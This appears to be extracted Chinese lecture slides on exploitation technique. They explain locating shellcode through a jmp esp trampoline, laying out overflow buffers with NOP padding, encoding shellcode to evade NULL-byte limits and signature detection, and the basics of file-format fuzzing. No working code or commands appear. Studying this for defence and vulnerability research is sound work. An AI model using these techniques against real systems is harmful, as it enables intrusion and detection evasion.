


二、定位shellcode —栈帧移位与jmp esp


一般情况下，ESP寄存器中的地址总是指向系统栈中，且不会被溢出的数据破坏。函数返回时，ESP所指的位置恰好是我们所淹没的返回地址的下一个位置，如下图所示



二、定位shellcode — 栈帧移位与jmp esp



使用静态地址定位，栈帧移位时，无法精确定位



利用一条**jmp esp**指令的地址覆盖函数返回地址。重新布置shellcode的摆放位置后，可以准确地定位shellcode，适应栈区动态变化的要求



第四讲 漏洞利用技术

- shellcode概述

- 定位shellcode

- 缓冲区的组织

- shellcode编码技术

- Metasploit简介



三、缓冲区的组织

缓冲区的组成

抬高栈顶保护shellcode

函数返回地址移位



三、缓冲区的组织—缓冲区的组成

如果选用`jmp esp`作为定位shellcode的跳板，那么在函数返回后要根据缓冲区大小、所需shellcode长短等实际情况灵活地布置缓冲区。送入缓冲区的数据可分为以下几种



三、缓冲区的组织—缓冲区的组成


填充物:可以是任何值，但是一般用NOP指令对应的0x90来进行填充，这样只要能跳进填充区，处理器最终也能顺序执行到shellcode。

淹没返回地址的数据:可以是跳转指令的地址，shellcode的起始地址，或者近似的shellcode地址（跳转进NOP填充区）

shellcode:可执行的机器代码。



三、缓冲区的组织—缓冲区的组成



两种常见的缓冲区组织方式




三、缓冲区的组织—缓冲区的组成

返回shellcode静态地址	返回jmp esp跳板地址
合理利用缓冲区，使攻击串总长度减小	能够适应动态变化的shellcode地址
对程序破坏小，比较稳定，不会大范围破坏前栈帧	可能会破坏前栈帧的数据，无法修复寄存器的值

两种缓冲区组织方式的对比



三、缓冲区的组织—缓冲区的组成




另一种组织方式：在返回地址后再淹没一点，在那里布置一个shellcode header,指向一大片真正的shellcode中。



三、缓冲区的组织—抬高栈顶保护shellcode

将shellcode布置到缓冲区可能会发生如下的问题

PUSH 指令之前:






三、缓冲区的组织—抬高栈顶保护shellcode

将shellcode布置到缓冲区可能会发生如下的问题


PUSH 指令之后：





三、缓冲区的组织—抬高栈顶保护shellcode


为了防止上述情况的发生，我们可以采用抬高栈顶来保护我们的shellcode。PUSH操作之前：





三、缓冲区的组织—抬高栈顶保护shellcode


为了防止上述情况的发生，我们可以采用抬高栈顶来保护我们的shellcode。PUSH操作之后：





三、缓冲区的组织—函数返回地址移位


在一些情况下，返回地址距离缓冲区的偏移量是不确定的，我们可以增加NOP来增加“靶子面积”





三、缓冲区的组织—函数返回地址移位

如果函数返回地址的偏移按双字(DWORD)不定，可以用一片连续的跳转指令来覆盖函数的返回地址。





第四讲 漏洞利用技术

- shellcode概述

- 定位shellcode

- 缓冲区的组织

- **shellcode**编码技术

- Metasploit简介



四、shellcode编码技术

在很多漏洞利用场景中，shellcode的内容将会受到限制。

首先，所有的字符串函数都会对NULL字节进行限制。

其次，有些函数还会要求shellcode必须为可见字符的ASCII或Unicode的值。

最后，在进行网络攻击时，基于特征的系统往往会对常见的shellcode进行拦截



四、shellcode编码技术


那么我们就只能通过给 shellcode 进行一下编码来使 shellcode “蒙混过关” 后再行动。

我们先在 shellcode 的前面加上十几个字节的解码程序放在 shellcode 开始执行的地方。

当 exploit 成功时，解码程序首先运行，然后将内存中的变形的 shellcode 解码成原来样子，从而顺利执行



四、shellcode编码技术




shellcode编码示意图



四、shellcode编码技术

首先由解码指令
还原shellcode

解码完毕之后继续
执行真正的shellcode



Shellcode解码示意图



第六讲 漏洞挖掘与模糊测试

- 漏洞挖掘技术简介

- 简单的fuzzing演示

- 文件类型漏洞挖掘

- FTP漏洞挖掘



一、漏洞挖掘技术简介

● 漏洞挖掘技术简介

● 简单的fuzzing演示

● 文件类型漏洞挖掘

● FTP漏洞挖掘



一、漏洞挖掘技术简介

作为攻击者，除了精通各种漏洞利用技术之外，要想实施有效的攻击，还必须掌握一些未公布的0day漏洞；作为安全专家，他们的本质工作就是抢在攻击者之前尽可能多地挖掘出软件中的漏洞。

那么，面对着二进制级别的软件，怎样才能错综复杂的逻辑中找到真正的漏洞呢？



一、漏洞挖掘技术简介

工业界目前普遍采用的是进行Fuzz测试，与基于功能性的测试有所不同，Fuzz的主要目的是“崩溃crash”，“中断break”，“销毁destroy”。



一、漏洞挖掘技术简介

Fuzz的测试用例往往是带有攻击性的畸形数据，用以触发各种类型的漏洞。

我们可以把Fuzz理解成为一种能自动进行“rough attack”尝试的工具。之所以说它是“rough attack”，是因为Fuzz往往可以触发一个缓冲区溢出的漏洞，但却不能实现有效的exploit。

测试人员需要实时地捕捉目标程序抛出的异常、发生的崩溃和寄存器等信息，综合判断这些错误是不是真正的可利用漏洞



一、漏洞挖掘技术简介

Fuzz技术的思想就是利用“暴力”来实现对目标程序的自动化测试，然后监视检查其最后的结果，如果符合某种情况就认为程序可能存在某种漏洞或者问题。

这里的“暴力”并不是说我们通常说得武力，而是说利用不断地向目标程序发送或者传递不同格式的数据来测试目标程序的反应。



一、漏洞挖掘技术简介

Fuzz的测试优点是很少出现误报，能够迅速地找到真正的漏洞；缺点是Fuzz永远不能保证系统里已经没漏洞。即使我们用Fuzz找到了100个严重的漏洞，系统中仍然可能存在第101个漏洞



三、文件类型漏洞挖掘

- 漏洞挖掘技术简介

- 简单的fuzzing演示

- 文件类型漏洞挖掘

- FTP漏洞挖掘



三、文件类型漏洞挖掘—文件格式Fuzz的基本方法

不管IE还是OFFICE，它们都有一个共同点，那就是用文件作为程序的主要输入。从本质上来说，这些软件都是按照事先约定好的数据结构对文件中不同的数据域进行解析，以决定用什么颜色、在什么位置显示这些数据。



三、文件类型漏洞挖掘—文件格式Fuzz的基本方法

假如我们习惯了这样的思维，也就是假设他们所使用的文件是严格遵守软件规定的数据格式的。因为用Word生成的doc文件一般不存在什么非法数据。

但是！！攻击者往往会在约定的数据格式进行稍许修改，观察软件在解析这种“畸形文件”时是否会发生错误，缓冲区是否会溢出等。



三、文件类型漏洞挖掘—文件格式Fuzz的基本方法

文件格式Fuzz就是利用这种“畸形文件”测试软件的方法。我们可以在网上找到很多FileFuzz的工具。

一个File Fuzz工具通常包括以下几个步骤：

(1)以一个正常的文件模板作为基础，按照一定规则产生一批畸形文件。

(2)将畸形文件逐一送入软件进行解析，并监视软件是否会抛出异常。



三、文件类型漏洞挖掘—文件格式Fuzz的基本方法


一个File Fuzz工具通常包括以下几个步骤：

(3)记录软件产生的错误信息，如寄存器状态、栈状态等。

(4)用日志或其他UI形式向测试人员展示异常信息，以进一步鉴定这些错误是否能被利用。



三、文件类型漏洞挖掘—文件格式Fuzz的基本方法





三、文件类型漏洞挖掘— Blind Fuzz和Smart Fuzz

Blind Fuzz即通常所说的“盲测”，就是在随机位置插入随机的数据以生成畸形文件。然而现代软件往往使用非常复杂的私有数据结构。

例如PPT、word、excel、mp3、RMVB、PDF、jpg、ZIP压缩包，加壳的PE文件。数据结构越复杂，解析逻辑越复杂，就越容易出现漏洞。复杂的数据结构通常具备以下特征：



